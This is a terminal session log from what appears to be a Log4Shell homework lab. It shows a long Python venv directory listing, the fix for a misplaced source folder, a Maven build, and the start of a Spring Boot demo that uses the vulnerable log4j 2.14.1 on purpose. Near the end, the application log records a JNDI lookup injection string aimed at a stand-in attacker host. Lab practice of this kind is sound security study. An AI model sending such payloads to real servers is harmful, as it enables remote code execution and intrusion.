codec.cpython-39.pyc core.cpython-39.pyc intranges.cpython-39.pyc uts46data.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/msgpack:

__init__.py __pycache__ _version.py exceptions.py ext.py fallback.py

./venv/lib/python3.9/site-packages/pip/_vendor/msgpack/__pycache__:

__init__.cpython-39.pyc _version.cpython-39.pyc exceptions.cpython-39.pyc ext.cpython-39.pyc fallback.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/packaging:

__about__.py __pycache__ _musllinux.py markers.py specifiers.py utils.py

__init__.py _manylinux.py _structures.py requirements.py tags.py version.py

./venv/lib/python3.9/site-packages/pip/_vendor/packaging/__pycache__:

__about__.cpython-39.pyc _musllinux.cpython-39.pyc requirements.cpython-39.pyc utils.cpython-39.pyc

__init__.cpython-39.pyc _structures.cpython-39.pyc specifiers.cpython-39.pyc version.cpython-39.pyc

_manylinux.cpython-39.pyc markers.cpython-39.pyc tags.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/pep517:

__init__.py build.py colorlog.py dirtools.py in_process wrappers.py

__pycache__ check.py compat.py envbuild.py meta.py

./venv/lib/python3.9/site-packages/pip/_vendor/pep517/__pycache__:

__init__.cpython-39.pyc check.cpython-39.pyc compat.cpython-39.pyc envbuild.cpython-39.pyc wrappers.cpython-39.pyc

build.cpython-39.pyc colorlog.cpython-39.pyc dirtools.cpython-39.pyc meta.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/pep517/in_process:

__init__.py __pycache__ _in_process.py

./venv/lib/python3.9/site-packages/pip/_vendor/pep517/in_process/__pycache__:

__init__.cpython-39.pyc _in_process.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/pkg_resources:

__init__.py __pycache__ py31compat.py

./venv/lib/python3.9/site-packages/pip/_vendor/pkg_resources/__pycache__:

__init__.cpython-39.pyc py31compat.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/platformdirs:

__init__.py __main__.py __pycache__ android.py api.py macos.py unix.py version.py windows.py

./venv/lib/python3.9/site-packages/pip/_vendor/platformdirs/__pycache__:

__init__.cpython-39.pyc android.cpython-39.pyc macos.cpython-39.pyc version.cpython-39.pyc

__main__.cpython-39.pyc api.cpython-39.pyc unix.cpython-39.pyc windows.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/progress:

__init__.py __pycache__ bar.py colors.py counter.py spinner.py

./venv/lib/python3.9/site-packages/pip/_vendor/progress/__pycache__:

__init__.cpython-39.pyc bar.cpython-39.pyc colors.cpython-39.pyc counter.cpython-39.pyc spinner.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/requests:

__init__.py _internal_utils.py auth.py cookies.py hooks.py sessions.py utils.py

__pycache__ adapters.py certs.py exceptions.py models.py status_codes.py

__version__.py api.py compat.py help.py packages.py structures.py

./venv/lib/python3.9/site-packages/pip/_vendor/requests/__pycache__:

__init__.cpython-39.pyc auth.cpython-39.pyc help.cpython-39.pyc status_codes.cpython-39.pyc

__version__.cpython-39.pyc certs.cpython-39.pyc hooks.cpython-39.pyc structures.cpython-39.pyc

_internal_utils.cpython-39.pyc compat.cpython-39.pyc models.cpython-39.pyc utils.cpython-39.pyc

adapters.cpython-39.pyc cookies.cpython-39.pyc packages.cpython-39.pyc

api.cpython-39.pyc exceptions.cpython-39.pyc sessions.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/resolvelib:

__init__.py __pycache__ compat providers.py reporters.py resolvers.py structs.py

./venv/lib/python3.9/site-packages/pip/_vendor/resolvelib/__pycache__:

__init__.cpython-39.pyc providers.cpython-39.pyc reporters.cpython-39.pyc resolvers.cpython-39.pyc
structs.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/resolvelib/compat:

__init__.py __pycache__ collections_abc.py

./venv/lib/python3.9/site-packages/pip/_vendor/resolvelib/compat/__pycache__:

__init__.cpython-39.pyc collections_abc.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/tenacity:

__init__.py _asyncio.py after.py before_sleep.py retry.py tornadoweb.py

__pycache__ _utils.py before.py nap.py stop.py wait.py

./venv/lib/python3.9/site-packages/pip/_vendor/tenacity/__pycache__:

__init__.cpython-39.pyc after.cpython-39.pyc nap.cpython-39.pyc tornadoweb.cpython-39.pyc

_asyncio.cpython-39.pyc before.cpython-39.pyc retry.cpython-39.pyc wait.cpython-39.pyc

_utils.cpython-39.pyc before_sleep.cpython-39.pyc stop.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/tomli:

__init__.py __pycache__ _parser.py _re.py

./venv/lib/python3.9/site-packages/pip/_vendor/tomli/__pycache__:

__init__.cpython-39.pyc _parser.cpython-39.pyc _re.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3:

__init__.py _collections.py connection.py contrib fields.py packages request.py util

__pycache__ _version.py connectionpool.py exceptions.py filepost.py poolmanager.py response.py

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3/__pycache__:

__init__.cpython-39.pyc connection.cpython-39.pyc fields.cpython-39.pyc request.cpython-39.pyc

_collections.cpython-39.pyc connectionpool.cpython-39.pyc filepost.cpython-39.pyc response.cpython-39.pyc

_version.cpython-39.pyc exceptions.cpython-39.pyc poolmanager.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3/contrib:

__init__.py _appengine_environ.py appengine.py pyopenssl.py socks.py

__pycache__ _securetransport ntlmpool.py securetransport.py

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3/contrib/__pycache__:

__init__.cpython-39.pyc appengine.cpython-39.pyc pyopenssl.cpython-39.pyc socks.cpython-39.pyc

_appengine_environ.cpython-39.pyc ntlmpool.cpython-39.pyc securetransport.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3/contrib/_securetransport:

__init__.py __pycache__ bindings.py low_level.py

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3/contrib/_securetransport/__pycache__:

__init__.cpython-39.pyc bindings.cpython-39.pyc low_level.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3/packages:

__init__.py __pycache__ backports six.py ssl_match_hostname

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3/packages/__pycache__:

__init__.cpython-39.pyc six.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3/packages/backports:

__init__.py __pycache__ makefile.py

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3/packages/backports/__pycache__:

__init__.cpython-39.pyc makefile.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3/packages/ssl_match_hostname:

__init__.py __pycache__ _implementation.py

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3/packages/ssl_match_hostname/__pycache__:

__init__.cpython-39.pyc _implementation.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3/util:

__init__.py connection.py queue.py response.py ssl_.py timeout.py wait.py

__pycache__ proxy.py request.py retry.py ssltransport.py url.py

./venv/lib/python3.9/site-packages/pip/_vendor/urllib3/util/__pycache__:

__init__.cpython-39.pyc queue.cpython-39.pyc retry.cpython-39.pyc timeout.cpython-39.pyc

connection.cpython-39.pyc request.cpython-39.pyc ssl_.cpython-39.pyc url.cpython-39.pyc

proxy.cpython-39.pyc response.cpython-39.pyc ssltransport.cpython-39.pyc wait.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/webencodings:

__init__.py __pycache__ labels.py mklabels.py tests.py x_user_defined.py

./venv/lib/python3.9/site-packages/pip/_vendor/webencodings/__pycache__:

__init__.cpython-39.pyc labels.cpython-39.pyc mklabels.cpython-39.pyc tests.cpython-39.pyc
x_user_defined.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip-21.3.1.dist-info:

INSTALLER LICENSE.txt METADATA RECORD REQUESTED WHEEL entry_points.txt top_level.txt

./venv/lib/python3.9/site-packages/pkg_resources:

__init__.py __pycache__ _vendor extern tests

./venv/lib/python3.9/site-packages/pkg_resources/__pycache__:

__init__.cpython-39.pyc

./venv/lib/python3.9/site-packages/pkg_resources/_vendor:

__init__.py __pycache__ appdirs.py packaging pyparsing.py

./venv/lib/python3.9/site-packages/pkg_resources/_vendor/__pycache__:

__init__.cpython-39.pyc appdirs.cpython-39.pyc pyparsing.cpython-39.pyc

./venv/lib/python3.9/site-packages/pkg_resources/_vendor/packaging:

__about__.py __pycache__ _musllinux.py markers.py specifiers.py utils.py

__init__.py _manylinux.py _structures.py requirements.py tags.py version.py

./venv/lib/python3.9/site-packages/pkg_resources/_vendor/packaging/__pycache__:

__about__.cpython-39.pyc _musllinux.cpython-39.pyc requirements.cpython-39.pyc utils.cpython-39.pyc

__init__.cpython-39.pyc _structures.cpython-39.pyc specifiers.cpython-39.pyc version.cpython-39.pyc

_manylinux.cpython-39.pyc markers.cpython-39.pyc tags.cpython-39.pyc

./venv/lib/python3.9/site-packages/pkg_resources/extern:

__init__.py __pycache__

./venv/lib/python3.9/site-packages/pkg_resources/extern/__pycache__:

__init__.cpython-39.pyc

./venv/lib/python3.9/site-packages/pkg_resources/tests:

data

./venv/lib/python3.9/site-packages/pkg_resources/tests/data:

my-test-package-source

./venv/lib/python3.9/site-packages/pkg_resources/tests/data/my-test-package-source:

__pycache__ setup.py

./venv/lib/python3.9/site-packages/pkg_resources/tests/data/my-test-package-source/__pycache__:

setup.cpython-39.pyc

./venv/lib/python3.9/site-packages/pyasn1:

__init__.py __pycache__ codec compat debug.py error.py type

./venv/lib/python3.9/site-packages/pyasn1/__pycache__:

__init__.cpython-39.pyc debug.cpython-39.pyc error.cpython-39.pyc

./venv/lib/python3.9/site-packages/pyasn1/codec:

__init__.py __pycache__ ber cer der native streaming.py

./venv/lib/python3.9/site-packages/pyasn1/codec/__pycache__:

__init__.cpython-39.pyc streaming.cpython-39.pyc

./venv/lib/python3.9/site-packages/pyasn1/codec/ber:

__init__.py __pycache__ decoder.py encoder.py eoo.py

./venv/lib/python3.9/site-packages/pyasn1/codec/ber/__pycache__:

__init__.cpython-39.pyc decoder.cpython-39.pyc encoder.cpython-39.pyc eoo.cpython-39.pyc

./venv/lib/python3.9/site-packages/pyasn1/codec/cer:

__init__.py __pycache__ decoder.py encoder.py

./venv/lib/python3.9/site-packages/pyasn1/codec/cer/__pycache__:

__init__.cpython-39.pyc decoder.cpython-39.pyc encoder.cpython-39.pyc

./venv/lib/python3.9/site-packages/pyasn1/codec/der:

__init__.py __pycache__ decoder.py encoder.py

./venv/lib/python3.9/site-packages/pyasn1/codec/der/__pycache__:

__init__.cpython-39.pyc decoder.cpython-39.pyc encoder.cpython-39.pyc

./venv/lib/python3.9/site-packages/pyasn1/codec/native:

__init__.py __pycache__ decoder.py encoder.py

./venv/lib/python3.9/site-packages/pyasn1/codec/native/__pycache__:

__init__.cpython-39.pyc decoder.cpython-39.pyc encoder.cpython-39.pyc

./venv/lib/python3.9/site-packages/pyasn1/compat:

__init__.py __pycache__ integer.py

./venv/lib/python3.9/site-packages/pyasn1/compat/__pycache__:

__init__.cpython-39.pyc integer.cpython-39.pyc

./venv/lib/python3.9/site-packages/pyasn1/type:

__init__.py base.py constraint.py namedtype.py opentype.py tagmap.py useful.py

__pycache__ char.py error.py namedval.py tag.py univ.py

./venv/lib/python3.9/site-packages/pyasn1/type/__pycache__:

__init__.cpython-39.pyc constraint.cpython-39.pyc namedval.cpython-39.pyc tagmap.cpython-39.pyc

base.cpython-39.pyc error.cpython-39.pyc opentype.cpython-39.pyc univ.cpython-39.pyc

char.cpython-39.pyc namedtype.cpython-39.pyc tag.cpython-39.pyc useful.cpython-39.pyc

./venv/lib/python3.9/site-packages/pyasn1-0.6.1.dist-info:

INSTALLER LICENSE.rst METADATA RECORD WHEEL top_level.txt zip-safe

./venv/lib/python3.9/site-packages/setuptools:

__init__.py archive_util.py dist.py launch.py sandbox.py windows_support.py

__pycache__ build_meta.py errors.py monkey.py 'script (dev).tmpl'

_deprecation_warning.py command extension.py msvc.py script.tmpl

_distutils config.py extern namespaces.py unicode_utils.py

_imp.py dep_util.py glob.py package_index.py version.py

_vendor depends.py installer.py py34compat.py wheel.py

./venv/lib/python3.9/site-packages/setuptools/__pycache__:

__init__.cpython-39.pyc dep_util.cpython-39.pyc installer.cpython-39.pyc py34compat.cpython-39.pyc

_deprecation_warning.cpython-39.pyc depends.cpython-39.pyc launch.cpython-39.pyc sandbox.cpython-39.pyc

_imp.cpython-39.pyc dist.cpython-39.pyc monkey.cpython-39.pyc unicode_utils.cpython-39.pyc

archive_util.cpython-39.pyc errors.cpython-39.pyc msvc.cpython-39.pyc version.cpython-39.pyc

build_meta.cpython-39.pyc extension.cpython-39.pyc namespaces.cpython-39.pyc wheel.cpython-39.pyc

config.cpython-39.pyc glob.cpython-39.pyc package_index.cpython-39.pyc windows_support.cpython-39.pyc

./venv/lib/python3.9/site-packages/setuptools/_distutils:

__init__.py ccompiler.py cygwinccompiler.py errors.py log.py spawn.py version.py

__pycache__ cmd.py debug.py extension.py msvc9compiler.py sysconfig.py versionpredicate.py

_msvccompiler.py command dep_util.py fancy_getopt.py msvccompiler.py text_file.py

archive_util.py config.py dir_util.py file_util.py py35compat.py unixccompiler.py

bcppcompiler.py core.py dist.py filelist.py py38compat.py util.py

./venv/lib/python3.9/site-packages/setuptools/_distutils/__pycache__:

__init__.cpython-39.pyc cygwinccompiler.cpython-39.pyc file_util.cpython-39.pyc sysconfig.cpython-39.pyc

_msvccompiler.cpython-39.pyc debug.cpython-39.pyc filelist.cpython-39.pyc text_file.cpython-39.pyc

archive_util.cpython-39.pyc dep_util.cpython-39.pyc log.cpython-39.pyc unixccompiler.cpython-39.pyc

bcppcompiler.cpython-39.pyc dir_util.cpython-39.pyc msvc9compiler.cpython-39.pyc util.cpython-39.pyc

ccompiler.cpython-39.pyc dist.cpython-39.pyc msvccompiler.cpython-39.pyc version.cpython-39.pyc

cmd.cpython-39.pyc errors.cpython-39.pyc py35compat.cpython-39.pyc versionpredicate.cpython-39.pyc

config.cpython-39.pyc extension.cpython-39.pyc py38compat.cpython-39.pyc

core.cpython-39.pyc fancy_getopt.cpython-39.pyc spawn.cpython-39.pyc

./venv/lib/python3.9/site-packages/setuptools/_distutils/command:

__init__.py bdist_msi.py build_clib.py check.py install_data.py install_scripts.py upload.py

__pycache__ bdist_rpm.py build_ext.py clean.py install_egg_info.py py37compat.py

bdist.py bdist_wininst.py build_py.py config.py install_headers.py register.py

bdist_dumb.py build.py build_scripts.py install.py install_lib.py sdist.py

./venv/lib/python3.9/site-packages/setuptools/_distutils/command/__pycache__:

__init__.cpython-39.pyc build.cpython-39.pyc clean.cpython-39.pyc install_lib.cpython-39.pyc

bdist.cpython-39.pyc build_clib.cpython-39.pyc config.cpython-39.pyc install_scripts.cpython-39.pyc

bdist_dumb.cpython-39.pyc build_ext.cpython-39.pyc install.cpython-39.pyc py37compat.cpython-39.pyc

bdist_msi.cpython-39.pyc build_py.cpython-39.pyc install_data.cpython-39.pyc register.cpython-39.pyc

bdist_rpm.cpython-39.pyc build_scripts.cpython-39.pyc install_egg_info.cpython-39.pyc sdist.cpython-39.pyc

bdist_wininst.cpython-39.pyc check.cpython-39.pyc install_headers.cpython-39.pyc upload.cpython-39.pyc

./venv/lib/python3.9/site-packages/setuptools/_vendor:

__init__.py __pycache__ more_itertools ordered_set.py packaging pyparsing.py

./venv/lib/python3.9/site-packages/setuptools/_vendor/__pycache__:

__init__.cpython-39.pyc ordered_set.cpython-39.pyc pyparsing.cpython-39.pyc

./venv/lib/python3.9/site-packages/setuptools/_vendor/more_itertools:

__init__.py __pycache__ more.py recipes.py

./venv/lib/python3.9/site-packages/setuptools/_vendor/more_itertools/__pycache__:

__init__.cpython-39.pyc more.cpython-39.pyc recipes.cpython-39.pyc

./venv/lib/python3.9/site-packages/setuptools/_vendor/packaging:

__about__.py __pycache__ _musllinux.py markers.py specifiers.py utils.py

__init__.py _manylinux.py _structures.py requirements.py tags.py version.py

./venv/lib/python3.9/site-packages/setuptools/_vendor/packaging/__pycache__:

__about__.cpython-39.pyc _musllinux.cpython-39.pyc requirements.cpython-39.pyc utils.cpython-39.pyc

__init__.cpython-39.pyc _structures.cpython-39.pyc specifiers.cpython-39.pyc version.cpython-39.pyc

_manylinux.cpython-39.pyc markers.cpython-39.pyc tags.cpython-39.pyc

./venv/lib/python3.9/site-packages/setuptools/command:

__init__.py bdist_rpm.py develop.py install.py 'launcher manifest.xml' saveopts.py upload.py

__pycache__ build_clib.py dist_info.py install_egg_info.py py36compat.py sdist.py upload_docs.py

alias.py build_ext.py easy_install.py install_lib.py register.py setopt.py

bdist_egg.py build_py.py egg_info.py install_scripts.py rotate.py test.py

./venv/lib/python3.9/site-packages/setuptools/command/__pycache__:

__init__.cpython-39.pyc build_py.cpython-39.pyc install_egg_info.cpython-39.pyc saveopts.cpython-39.pyc

alias.cpython-39.pyc develop.cpython-39.pyc install_lib.cpython-39.pyc sdist.cpython-39.pyc

bdist_egg.cpython-39.pyc dist_info.cpython-39.pyc install_scripts.cpython-39.pyc setopt.cpython-39.pyc

bdist_rpm.cpython-39.pyc easy_install.cpython-39.pyc py36compat.cpython-39.pyc test.cpython-39.pyc

build_clib.cpython-39.pyc egg_info.cpython-39.pyc register.cpython-39.pyc upload.cpython-39.pyc

build_ext.cpython-39.pyc install.cpython-39.pyc rotate.cpython-39.pyc upload_docs.cpython-39.pyc

./venv/lib/python3.9/site-packages/setuptools/extern:

__init__.py __pycache__

./venv/lib/python3.9/site-packages/setuptools/extern/__pycache__:

__init__.cpython-39.pyc

./venv/lib/python3.9/site-packages/setuptools-59.6.0.dist-info:

INSTALLER LICENSE METADATA RECORD REQUESTED WHEEL entry_points.txt top_level.txt

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar

Exception in thread "main" java.lang.ClassNotFoundException:
com.example.log4shell.Log4ShellDemoApplication

    at java.base/java.net.URLClassLoader.findClass(URLClassLoader.java:445)

    at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:592)

    at org.springframework.boot.loader.LaunchedURLClassLoader.loadClass(LaunchedURLClassLoader.java:151)

    at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:525)

    at java.base/java.lang.Class.forName0(Native Method)

    at java.base/java.lang.Class.forName(Class.java:467)

    at org.springframework.boot.loader.MainMethodRunner.run(MainMethodRunner.java:46)

    at org.springframework.boot.loader.Launcher.launch(Launcher.java:108)

    at org.springframework.boot.loader.Launcher.launch(Launcher.java:58)

    at org.springframework.boot.loader.JarLauncher.main(JarLauncher.java:88)

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar

Exception in thread "main" java.lang.ClassNotFoundException:
com.example.log4shell.Log4ShellDemoApplication

    at java.base/java.net.URLClassLoader.findClass(URLClassLoader.java:445)

    at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:592)

at org.springframework.boot.loader.LaunchedURLClassLoader.loadClass(LaunchedURLClassLoader.java:151)

at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:525)

at java.base/java.lang.Class.forName0(Native Method)

at java.base/java.lang.Class.forName(Class.java:467)

at org.springframework.boot.loader.MainMethodRunner.run(MainMethodRunner.java:46)

at org.springframework.boot.loader.Launcher.launch(Launcher.java:108)

at org.springframework.boot.loader.Launcher.launch(Launcher.java:58)

at org.springframework.boot.loader.JarLauncher.main(JarLauncher.java:88)

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ find src

find: ‘src’: No such file or directory

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mkdir -p src/main/java/com/example/log4shell

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mv Log4ShellDemoApplication.java src/main/java/com/example/log4shell/

mv: cannot stat 'Log4ShellDemoApplication.java': No such file or directory

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mv Log4ShellDemoApplication.java src/main/java/com/example/log4shell/

mv LogController.java src/main/java/com/example/log4shell/

mv: cannot stat 'Log4ShellDemoApplication.java': No such file or directory

mv: cannot stat 'LogController.java': No such file or directory

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ find . -name "Log4ShellDemoApplication.java"

./SRC/main/java/com/example/log4shell/Log4ShellDemoApplication.java

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ find src

src

src/main

src/main/java

src/main/java/com

src/main/java/com/example

src/main/java/com/example/log4shell

src/main/java/com/example/log4shell/Log4ShellDemoApplication.java

src/main/java/com/example/log4shell/LogController.java

```
src/main/resources

src/main/resources/log4j2.xml

src/main/resources/application.properties

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[ jar ]---------------------------------

[INFO]

[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---

[INFO] Deleting /home/ec2-user/log4shell-homework/target

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] Copying 1 resource

[INFO] Copying 1 resource

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

[INFO] Changes detected - recompiling the module!

[INFO] Compiling 2 source files to /home/ec2-user/log4shell-homework/target/classes

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---
```

[INFO] No sources to compile

[INFO]

[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---

[INFO] No tests to run.

[INFO]

[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---

[INFO] Replacing main artifact with repackaged archive

[INFO] --

[INFO] BUILD SUCCESS

[INFO] --

[INFO] Total time: 4.768 s

[INFO] Finished at: 2025-05-29T00:50:28Z

[INFO] --

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar

SLF4J: Class path contains multiple SLF4J bindings.

SLF4J: Found binding in [jar:file:/home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar!/BOOT-INF/lib/logback-classic-1.2.6.jar!/org/slf4j/impl/StaticLoggerBinder.class]

SLF4J: Found binding in [jar:file:/home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar!/BOOT-INF/lib/log4j-slf4j-impl-2.14.1.jar!/org/slf4j/impl/StaticLoggerBinder.class]

SLF4J: See http://www.slf4j.org/codes.html#multiple_bindings for an explanation.

SLF4J: Actual binding is of type [ch.qos.logback.classic.util.ContextSelectorStaticBinder]

```
  .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
```

=========|_|==============|___/=/_/_/_/

:: Spring Boot :: (v2.5.5)

2025-05-29 00:51:20.651 INFO 80951 --- [main] c.e.log4shell.Log4ShellDemoApplication : Starting Log4ShellDemoApplication v0.0.1-SNAPSHOT using Java 17.0.15 on ip-172-31-46-85.us-east-2.compute.internal with PID 80951 (/home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar started by ec2-user in /home/ec2-user/log4shell-homework)

2025-05-29 00:51:20.660 INFO 80951 --- [main] c.e.log4shell.Log4ShellDemoApplication : No active profile set, falling back to default profiles: default

2025-05-29 00:51:22.721 INFO 80951 --- [main] o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat initialized with port(s): 8080 (http)

2025-05-29 00:51:22.754 INFO 80951 --- [main] o.apache.catalina.core.StandardService : Starting service [Tomcat]

2025-05-29 00:51:22.755 INFO 80951 --- [main] org.apache.catalina.core.StandardEngine : Starting Servlet engine: [Apache Tomcat/9.0.53]

2025-05-29 00:51:22.881 INFO 80951 --- [main] o.a.c.c.C.[Tomcat].[localhost].[/] : Initializing Spring embedded WebApplicationContext

2025-05-29 00:51:22.881 INFO 80951 --- [main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 2092 ms

2025-05-29 00:51:24.114 INFO 80951 --- [main] o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat started on port(s): 8080 (http) with context path ''

2025-05-29 00:51:24.147 INFO 80951 --- [main] c.e.log4shell.Log4ShellDemoApplication : Started Log4ShellDemoApplication in 4.444 seconds (JVM running for 5.267)

2025-05-29 00:53:42.649 INFO 80951 --- [0.0-8080-exec-1] o.a.c.c.C.[Tomcat].[localhost].[/] : Initializing Spring DispatcherServlet 'dispatcherServlet'

2025-05-29 00:53:42.649 INFO 80951 --- [0.0-8080-exec-1] o.s.web.servlet.DispatcherServlet : Initializing Servlet 'dispatcherServlet'

2025-05-29 00:53:42.650 INFO 80951 --- [0.0-8080-exec-1] o.s.web.servlet.DispatcherServlet : Completed initialization in 1 ms

2025-05-29 00:53:42.702 WARN 80951 --- [0.0-8080-exec-1] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframework.web.bind.MissingServletRequestParameterException: Required request parameter 'input' for method parameter type String is not present]

2025-05-29 00:56:24.312 INFO 80951 --- [0.0-8080-exec-2] com.example.log4shell.LogController : Received input: $jndi:ldap://attacker.com:1389/a

2025-05-29 18:47:15.352 WARN 80951 --- [0.0-8080-exec-3] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframework.web.bind.MissingServletRequestParameterException: Required request parameter 'input' for method parameter type String is not present]

2025-05-29 18:49:49.008 WARN 80951 --- [0.0-8080-exec-4] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframework.web.HttpRequestMethodNotSupportedException: Request method 'POST' not supported]

2025-05-29 18:53:07.973 WARN 80951 --- [0.0-8080-exec-5] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframework.web.HttpRequestMethodNotSupportedException: Request method 'POST' not supported]